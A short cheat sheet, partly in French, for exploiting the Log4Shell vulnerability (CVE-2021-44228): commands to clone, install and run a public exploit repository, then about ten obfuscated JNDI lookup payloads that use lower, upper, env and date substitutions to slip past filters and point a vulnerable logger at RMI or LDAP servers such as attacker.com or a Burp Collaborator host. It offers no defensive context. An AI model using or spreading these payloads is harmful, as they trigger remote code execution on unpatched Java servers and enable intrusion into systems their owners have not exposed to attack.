
git clone https://github.com/pedrohavay/exploit-CVE-2021-44228
cd exploit-CVE-2021-44228
pip install -r requirements.txt
Utilisez le script
python3 main.py
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//your.burpcollaborator.net/a}
${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attacker.com/a}
${${date:'j'}${date:'n'}${date:'d'}${date:'i'}:ldap://localhost:12345/Exploit}
